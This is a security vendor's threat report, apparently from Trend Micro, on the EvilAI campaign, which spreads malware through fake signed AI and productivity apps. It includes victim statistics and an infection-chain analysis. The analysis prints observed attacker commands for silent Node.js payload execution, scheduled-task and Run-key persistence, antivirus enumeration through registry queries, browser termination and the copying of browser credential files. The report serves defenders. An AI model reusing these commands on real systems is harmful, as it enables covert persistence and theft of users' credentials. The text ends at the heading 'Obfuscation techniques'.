

# EvilAI Operators Use AI-Generated Code and Fake Apps for Far-Reaching Attacks

By Jeffrey Francis Bonaobra, Joshua Aquino, Emmanuel Panopio, Emmanuel Roll, Joshua Lijandro Tsang, Armando Nathaniel Pedragoza, Melvin Singwa, Mohammed Malubay, Marco Dela Vega ( words)

Published: 2025-09-11 · Archived: 2026-04-10 02:23:11 UTC

## Key takeaways

- EvilAI disguises itself as productivity or AI-enhanced tools, with professional-looking interfaces and valid digital signatures that make it difficult for users and security tools to distinguish it from legitimate software.
- Based on our telemetry, EvilAI infections have appeared globally, with the highest impact in Europe, the Americas, and the AMEA region. The EvilAI malware campaign has predominantly impacted organizations in manufacturing, government/public services, and healthcare.
- It exfiltrates sensitive browser data and maintains encrypted, real-time communication with its command-and-control servers using AES-encrypted channels to receive attacker commands and deploy additional payloads.
- Trend Vision One™ safeguards against EvilAI by detecting and blocking the IOCs outlined in this post. Customers also have access to targeted threat hunting queries, intelligence reports, and actionable threat insights, enabling a proactive approach to defense against EvilAI infections.

In recent weeks, Trend™ Research has observed a new wave of malware campaigns that infiltrate systems by posing as legitimate AI tools and software – complete with realistic interfaces, code signing, and convincing utility features – making them appear legitimate to end users. Rather than relying on obviously malicious files, these trojans mimic the appearance of real software to go unnoticed into both corporate and personal environments, often gaining persistent access before raising any suspicion.

The sophistication and adaptability observed suggests the work of a highly capable threat actor. Increasingly, attackers are leveraging [AIopen on a new tab](#) tools to generate malware code that looks clean and legitimate, allowing it to evade detection by traditional security solutions. This blurring line between authentic and deceptive software highlights the mounting challenges faced by defenders. For clarity and consistency in our reporting, Trend Micro will be tracking this malware family as EvilAI.

## Victimology: Early signs of a global campaign

Although data collection from our internal telemetry began on August 29, just one week of monitoring has revealed the aggressive and rapid spread of the EvilAI malware. Trend's threat intelligence data showed detections of EvilAI on a global scale. Europe has reported the highest number of cases with 56 incidents, followed by the Americas (North, Central, and South) and AMEA (Asia, Middle East, and Africa), each with 29. This swift,

widespread distribution across multiple regions strongly indicates that EvilAI is not an isolated incident but rather an active and evolving campaign currently circulating in the wild.

Region	Count
Europe	56
Americas	29
AMEA	29

Table 1. Top three regions with EvilAI malware detections

**Affected countries**

The global reach of the EvilAI malware is evident, with the highest number of cases shown in Table 2. This widespread distribution across diverse regions highlights EvilAI’s non-selective targeting, leveraging sophisticated social engineering and AI-generated, legitimate-looking code to seamlessly infiltrate systems, evading detection and gaining persistent access to maximize disruption worldwide.

Country	Count
India	74
United States	68
France	58
Italy	31
Brazil	26
Germany	23
United Kingdom	14
Norway	10
Spain	10
Canada	8

Table 2. Top 10 countries with EvilAI malware detections

**Affected industries**

Industry analysis further reinforces this picture. Infections have struck critical sectors, including manufacturing at 58 cases, government/public services with 51, and 48 in healthcare among the top impacted areas. Even smaller sectors have reported cases, as shown below in Table 3. Using sophisticated social engineering and AI-generated

legitimate-looking code, EvilAI's non-selective targeting allows seamless infiltration across critical and non-critical sectors, evading detection and gaining persistent access before raising suspicion.

Industry	Count
Manufacturing	58
Government	51
Healthcare	48
Technology	43
Retail	31
Education	27
Financial Services	22
Construction	20
Non-profit	19
Utilities	9

Table 3. Top affected industries with EvilAI malware detections

The early victimology confirms that EvilAI is a broad and indiscriminate campaign, already achieving significant global impact within a short tracking window. If left unchecked, this trajectory suggests the potential for rapid escalation in scope and severity.

### Technical details

#### Trojans disguised as legitimate software

A common and highly effective evasion tactic used by EvilAI is making malicious software appear legitimate at every level. This starts with the use of plausible, purpose-driven file names – each chosen to match the advertised utility of the application. While these names may not mimic popular software brands, they are generic and purposeful enough to appear authentic when seen by users. These include:

- App Suite
- Epi Browser
- JustAskJacky
- Manual Finder
- One Start
- PDF Editor
- Recipe Lister
- Tampered Chef

### ***Widespread malware distribution***

These malicious applications have been widely distributed online, often circulating for months before being identified as threats, enabling broad penetration of both corporate and personal environments. Rather than compromising trusted vendors, attackers spread these fake programs by:


- Hosting them on newly registered websites that imitate vendor portals or tech solution pages
- Using malicious advertisements, SEO manipulation, and promoted download links on forums and social media
- Encouraging users to download tools for productivity, document handling, or AI-enhanced capabilities

Because the installers often function like legitimate software and may offer basic features, users are less likely to suspect foul play, allowing the malware to operate unnoticed.

### ***High-fidelity mimicry of software interfaces, file naming, and digital signatures***

This masquerade is further reinforced by professionally crafted user interfaces and real, working features that match the expectations set by the application's name. For example, a user opening "Recipe Lister" is presented with recipe-management functionalities, while "Manual Finder" supplies documentation search features. This direct alignment between name and function helps dispel user suspicion and encourages engagement.

To enhance credibility, attackers often abuse digital signatures and trusted certificates (Figure 1). Some groups go so far as to obtain or misuse code-signing certificates, granting their malware an additional layer of trust by making it appear as “verified” software. In many cases, [these certificates are eventually revoked](#) [open on a new tab](#) once the abuse is discovered.



The following digital signatures were observed in samples identified during our threat hunting:

- App Interplace LLC
- Byte Media Sdn Bhd
- Echo Infini Sdn. Bhd.
- GLINT SOFTWARE SDN. BHD.
- Global Tech Allies ltd
- Pixel Catalyst Media LLC

Their registration dates, which fall between 2024 and 2025, indicate that these entities are relatively new. This timing may correspond with a tactic commonly observed in malware-signing campaigns, in which disposable companies are established to obtain new digital certificates after old ones are revoked.

### ***Malware in functional software***


Additionally, EvilAI’s operators often create entirely novel applications that do not correspond to any true, legitimate product. Rather than copying established software brands, the threat actors invent new application names and features, making detection even harder. In many cases, the malware is bundled with functional applications, allowing users to interact with software that works as expected while the hidden malicious payload operates in the background. This dual-purpose approach ensures the user’s expectations are met, further lowering the chance of suspicion or investigation.

## Use of AI for defense evasion

AI is increasingly being used to help malware slip past security tools. With AI for coding, website, and app generation becoming mainstream, attackers are now leveraging LLMs to create new malware code that is clean, normal-looking, and does not trigger static scanners. In the case of [JustAskJackyopen on a new tab](#), the malware leveraged AI to produce code that appears legitimate at first glance, unlike older, noisy samples, making detection much harder. By combining believable functionality with stealthy payload delivery, AI is reviving classic threats like Trojans and giving them new evasion capabilities against modern antivirus (AV) defenses.

## Infection flow

Trend’s internal telemetry has uncovered an attack chain where seemingly legitimate applications – often advertised and distributed through newly registered or imitation websites – are used as decoys to deliver malicious payloads (Figure 2). When users launch these applications, the expected user interface appears, masking the execution of harmful activities in the background.




©2025 TREND MICRO

## Node.js-based malware delivery

Unbeknownst to the user, the application triggers a command that silently launches Node.js (node.exe) via the Windows command line, executing a JavaScript payload stored in the user’s temporary directory (Figure 3). The payload is dropped during the installation of the application. The execution chain resembles the following example:

```
cmd.exe /c start "" /min "C:\Users\\AppData\Roaming\nodeJs\node.exe" "C:\Users\\AppData\Local\TEMP\[GUID]of.js"
```



The JavaScript files are typically named with a GUID suffix and end in two characters – commonly “or”, “ro”, or “of” – a pattern consistently observed both in our internal investigations and in samples identified from public repositories.

While the legitimate application window operates in the foreground, this covert process enables the malware to execute unnoticed.


### **Persistence mechanisms**

The malware establishes persistence by creating a scheduled task named `sys_component_health_{UID}`, disguised to look like a legitimate Windows process. This task runs Node.js (`node.exe`) in minimized mode to execute a malicious JavaScript file hidden in the user’s Temp folder. It triggers daily at 10:51 AM and repeats every four hours, ensuring the malware is relaunched multiple times a day even after system reboots (Figure 4). The following command was directly observed during our investigation:




```
C:\windows\system32\cmd.exe /d /s /c "schtasks /Create /TN "sys_component_health_{UID}" /TR  
""C:\Windows\system32\cmd.exe" /c start "" /min ""^LOCALAPPDATA^%\Programs\nodejs\node.exe"  
\"%^LOCALAPPDATA%^%\TEMP\{UID}or.js"" /SC DAILY /ST 10:51 /RI 240 /DU 24:00 /F"
```

An associated scheduled task file was also identified (Figure 5).




C:\Windows\System32\Tasks\PDFEditorUScheduledTask

In addition to scheduled task creation, the malware creates a shortcut file for PDF Editor in the Start Menu Programs folder (Figure 6).



C:\Users\{User Name}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\PDF Editor.Ink


Furthermore, persistence is strengthened by adding an entry to the Windows Registry Run key, which ensures that PDFEditorUpdater executes at user logon (Figure 7).



HKEY\_USERS\<User\_SID>\Software\Microsoft\Windows\CurrentVersion\Run\PDFEditorUpdater

### Use of WMI for process enumeration

The attacker utilized Windows Management Instrumentation (WMI) to determine if Microsoft Edge or Google Chrome was running on the system. By leveraging PowerShell commands that query WMI objects, the attacker was able to enumerate active processes associated with these web browsers (Figure 8). The following commands were observed:




```
C:\windows\system32\cmd.exe /d /s /c "powershell.exe "Get-WmiObject Win32_Process | Where-Object { $_.Name -eq 'chrome.exe' }""
```

```
C:\windows\system32\cmd.exe /d /s /c "powershell.exe "Get-WmiObject Win32_Process | Where-Object { $_.Name -eq 'msedge.exe' }""
```

### ***Software enumeration via registry queries***

Shortly after checking for browsers, the attacker performed a series of registry queries to enumerate installed software, the majority of which were security and AV products (Figure 9). During this process, the attacker also attempted to discover uninstall strings or configuration settings present in the registry that could potentially be used for further automated actions.



```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Bitdefender" /v "UninstallString""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKCU\Software\KasperskyLabSetup""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\REC" /v "UninstallString""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query  
"HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\G DATA ANTIVIRUS" /v  
"UninstallString""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKCU\Software\Zillya\Zillya Antivirus""
```


```
C:\windows\system32\cmd.exe /d /s /c "reg query  
"HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall\EPI Software EpiBrowser" /v "UninstallString""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKCU\Software\CheckPoint\ZANG""
```

```
C:\windows\system32\cmd.exe /d /s /c "reg query "HKLM\Software\Fortinet""
```

### ***Process termination***

Following process inspection and security product enumeration, the adversary forcibly terminated the Microsoft Edge and Chrome browser, likely to free files for credential theft or to avoid user detection (Figure 10).



```
taskkill /F /IM msedge.exe
```

```
taskkill /IM msedge.exe
```


```
taskkill /F /IM chrome.exe
```

```
taskkill /IM chrome.exe
```

### ***Credential data duplication from browser profiles***

Based on telemetry, the attacker created copies of both the “Web Data” and “Preferences” files from Microsoft Edge and Google Chrome browser profiles (Figure 11). They then append “Sync” to the filenames (resulting in “Web Data Sync” and “Preferences Sync”) and store them in the same directory paths, such as:

- C:\Users\{User Name}\AppData\Local\Microsoft\Edge\User Data\Default\Web Data Sync
- C:\Users\{User Name}\AppData\Local\Microsoft\Edge\User Data\Default\Preferences Sync
- C:\Users\{User Name}\AppData\Local\Google\Chrome\User Data\Default\Web Data Sync
- C:\Users\{User Name}\AppData\Local\Google\Chrome\User Data\Default\Preferences Sync



## Malicious JavaScript file analysis

### Obfuscation techniques

